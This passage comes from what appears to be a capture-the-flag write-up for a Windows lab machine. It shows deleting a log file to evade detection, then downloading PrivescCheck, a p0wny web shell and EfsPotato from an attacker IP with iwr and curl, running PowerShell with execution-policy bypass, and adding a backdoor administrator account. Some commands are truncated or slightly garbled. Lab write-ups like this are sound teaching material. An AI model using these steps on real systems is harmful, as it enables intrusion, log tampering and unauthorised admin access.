
It says "*You can get the flag by visiting the link http://<IP_OF_THIS_PC>:8000/asdasdadasdjakjdnsdfsdfs.php*"

So lets browse it by replacing *IP_OF_THIS_PC* with our website's IP:




There it gives another hint. “The blue team has been alerted” and hint says we need to remove the log files for upload:


The file.ps1 file in *C:\Users\evader\Documents\Task* folder indicates that there is a log file present in the *C:\xampp\htdocs\uploads.* Go to there by typing *“cd C:\xampp\htdocs\uploads”.* Type “ls” to see the contents. There is a *“log.txt”* file and according to the hint we need to delete it. Remove it by typing *“rm log.txt” :*



After removing the log file refresh the website and we can see the flag:



First flag



Now that's the user level flag. We need to find the 2nd root level flag.

For that we need to do privilege escalation.

Now lets upload a script for checking privilege escalation:

Download the script using the following command in your local machine:

```
wget -O privesc.ps1 https://github.com/itm4n/PrivescCheck?source=post_page-----
```

Now lets upload this to our target machine. To do so, start a quick server using python using the following command " `python -m http.server 8000"` in the same directory of the downloaded file.

Now use the following command to download the script in victim machine from our local machine (Note: run the command in the reverse shell that we got access):

```
$ iwr -uri "http://10.17.63.177:8000/privesc.ps1" -o privesc.ps1

# Note that the ip is the ip of our vpn interface (tun0)
#It will download the script in victim machine. Now execute the script using:

$ powershell -ep bypass -c ". .\privesc.ps1; Invoke-privesc"
```

Checking evader's privileges in the reverse shell session:


```
$ whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
```

Let's upload p0wny shell to gain a shell through the Xampp service and the p0wny reverse shell file can be uploaded to C:\xampp\htdocs since it is run by the user evader. Download the shell from here.

Now lets download it it victim machine like the same way we did earlier:

```
$ cd C:\xampp\htdocs
C:\xampp\htdocs> iwr -uri "http://10.17.63.177:8000/shell.php" -o shell.php
```


Now we can access it using browser by going to " ***http://<ip>:8080/shell.php":***



The user has SeImpersonatePrivilege enabled this can be used as a leverage for privilege escalation. We can use **Efspotato tool** forthis purpose. Download from here.

Now lets download to our victim machine from the shell:

```
curl http://10.17.63.177:8000/EfsPotato.cs -o C:\xampp\htdocs\efs.cs
```




Compile the binary by following command:

```
efs.cs -nowarn:1691,618
```


Now let's add a user to Administrators group with elevated privileges by exploiting SeImpersonatePrivilege local privilege escalation vulnerability using efspotato:

```
efs.exe "cmd.exe /c net user user password@123 /add && net localgroup administr
```


Here we added a user named ‘user’ with the password ‘Password@123’ to administrators group.




Now let’s login as the created user ‘user’ over RDP with the password ‘password@123’ using remmina tool (sudo apt install remmina — if it is not installed):



Type the victim machine ip




Type the username and password we given in above steps

